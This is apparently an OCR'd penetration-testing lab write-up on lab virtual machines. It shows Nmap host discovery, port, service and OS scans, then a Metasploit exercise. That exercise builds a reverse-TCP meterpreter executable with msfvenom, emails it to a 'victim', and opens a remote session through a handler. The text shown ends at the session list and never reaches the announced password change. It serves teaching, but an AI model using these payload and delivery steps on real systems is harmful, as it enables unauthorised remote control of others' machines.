
Use the NMAP tool to scan the system in a network and find the ports opened and services running on machine and OS fingerprint.

- Use of Nmap tool in Kali Linux.
- *Ping sweep command to find all active devices*
  Nmap -sn



```
root@kali:~/Desktop# nmap -pn 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 18:30 EDT
Found no matches for the service mask 'n' and your specified protocols
QUITTING!
root@kali:~/Desktop# nmap -sn 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 18:30 EDT
Nmap scan report for XiaoQiang (192.168.1.1)
Host is up (0.0010s latency).
MAC Address: 50:64:2B:CB:20:1B (Xiaomi Electronics,co.)
Nmap scan report for 192.168.1.2
Host is up (0.00043s latency).
MAC Address: 70:85:C2:8E:72:13 (ASRock Incorporation)
Nmap scan report for 192.168.1.22
Host is up (0.00036s latency).
MAC Address: 08:00:27:3A:7F:3F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.38
Host is up (0.00032s latency).
MAC Address: 08:00:27:DC:12:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.51
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.27 seconds
root@kali:~/Desktop#
```

- Operating system detection and ports opened.
- Command: **nmap -o IP or use nmap -o -p-** to scan all the ports. By default, first 1000 ports will be scanned.



```
root@kali:~/Desktop# nmap -O 192.168.1.38
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 18:32 EDT
Nmap scan report for 192.168.1.38
Host is up (0.00033s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
4848/tcp  open  appserv-http
8080/tcp  open  http-proxy
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 08:00:27:DC:12:61 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Wi
ndows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1,
 Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
root@kali:~/Desktop#
```

```
root@kali: ~/Desktop
SF-Port9200-TCP:V=7.80%I=7%D=5/25%Time=5ECC49CC%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,18B,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20308\r\n\r\n{\r\n\x20\x20\"st
SF:atus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Gigantus\",\r\n\x20\x
SF:20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"1\.1\.1
SF:\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985e73456d
SF:ebdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x20:\x20\"2
SF:014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\x20:\x20fa
SF:lse,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r\n\x20\x20
SF:},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Search\"\r\n
SF:}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text
SF:/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReques
SF:t,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20charset
SF:=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,"HTTP/1
SF:\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
SF:=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found\x20for\x2
SF:0uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20method\x20\
SF:[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
MAC Address: 08:00:27:DC:12:61 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Wi
ndows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1,
 Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 3m40s

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms 192.168.1.38

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 420.28 seconds
root@kali:~/Desktop#
```

- Services are running.

  Nmap -O -sV IP

```
root@kali: ~/Desktop
File  Actions  Edit  View  Help
root@kali: ~/Desktop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
root@kali:~/Desktop# nmap -O -sV 192.168.1.38
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 18:34 EDT
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.42% done; ETC: 18:36 (0:00:00 remaining)
Nmap scan report for 192.168.1.38
Host is up (0.00033s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
4848/tcp  open  ssl/appserv-http?
8080/tcp  open  http             Sun GlassFish Open Source Edition  4.0
8383/tcp  open  ssl/http         Apache httpd
9200/tcp  open  wap-wsp?
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please subm
in/submit.cgi?new-service :
SF-Port9200-TCP:V=7.80%I=7%D=5/25%Time=5ECC47FD%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,18B,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20308\r\n\r\n{\r\n\x20\x20\"st
SF:atus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Gigantus\",\r\n\x20\x
SF:20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"1\.1\.1
SF:\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985e73456d
SF:ebdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x20:\x20\"2
SF:014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\x20:\x20fa
SF:lse,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r\n\x20\x20
SF:},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Search\"\r\n
SF:}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text
SF:/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReques
SF:t,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20charset
SF:=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,"HTTP/1
SF:\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
```

- Further OS information through the scan.


```
9200/tcp  open  wap-wsp?
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-b
in/submit.cgi?new-service :
SF-Port9200-TCP:V=7.80%I=7%D=5/25%Time=5ECC47FD%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,18B,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20308\r\n\r\n{\r\n\x20\x20\"st
SF:atus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Gigantus\",\r\n\x20\x
SF:20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"1\.1\.1
SF:\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985e73456d
SF:ebdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x20:\x20\"2
SF:014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\x20:\x20fa
SF:lse,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r\n\x20\x20
SF:},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Search\"\r\n
SF:}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text
SF:/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReques
SF:t,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20charset
SF:=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,"HTTP/1
SF:\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
SF:=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found\x20for\x2
SF:0uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20method\x20\
SF:[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
MAC Address: 08:00:27:DC:12:61 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_
7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.22 seconds
root@kali:~/Desktop#
```

- Thank you!


Metasploit

Perform testing on windows7 by Metasploit using reverse TCP payload, bypass the admin privileges, and change the administrator's password without knowing the old one.


- Testing on Windows 7 by Metasploit.
- Open terminal in Kali Linux.




- Enter the following command: **msfvenom –p windows/meterpreter/reverse_tcp –f exe LHOST=LinuxIP LPORT=4444 –o/ root/Desktop/filename.exe**




- Here payload has been created with 341 bytes size.




- Send this payload file to victim (using gmail).




- Enter the following command to set LHOST, LPORT and IP to start the server.



- Victim machine receives the mail and downloads the malicious file.



- Opening the malicious file.



- As soon as the victim executes the file, attacker gets a message **"Session 1 was opened"**.

```
root@osboxes: ~
File  Edit  View  Search  Terminal  Help
In swapper task - not syncing


       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.101.17
lhost => 192.168.101.17
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.101.17:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.101.15
[*] Meterpreter session 1 opened (192.168.101.17:4444 -> 192.168.101.15:49300) a
t 2021-04-12 09:40:57 -0400
```


- Enter **"sessions"** command to find all the active sessions.

```
root@osboxes: ~
File  Edit  View  Search  Terminal  Help
lhost => 192.168.101.17
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.101.17:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.101.15
[*] Meterpreter session 1 opened (192.168.101.17:4444 -> 192.168.101.15:49300) a
t 2021-04-12 09:40:57 -0400
sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connect
ion
  --  ----  ----                     -----------                       -------
---
  1         meterpreter x86/windows  virtual7-PC\virtual7 @ VIRTUAL7-PC  192.168
.101.17:4444 -> 192.168.101.15:49300 (192.168.101.15)

msf5 exploit(multi/handler) >
```

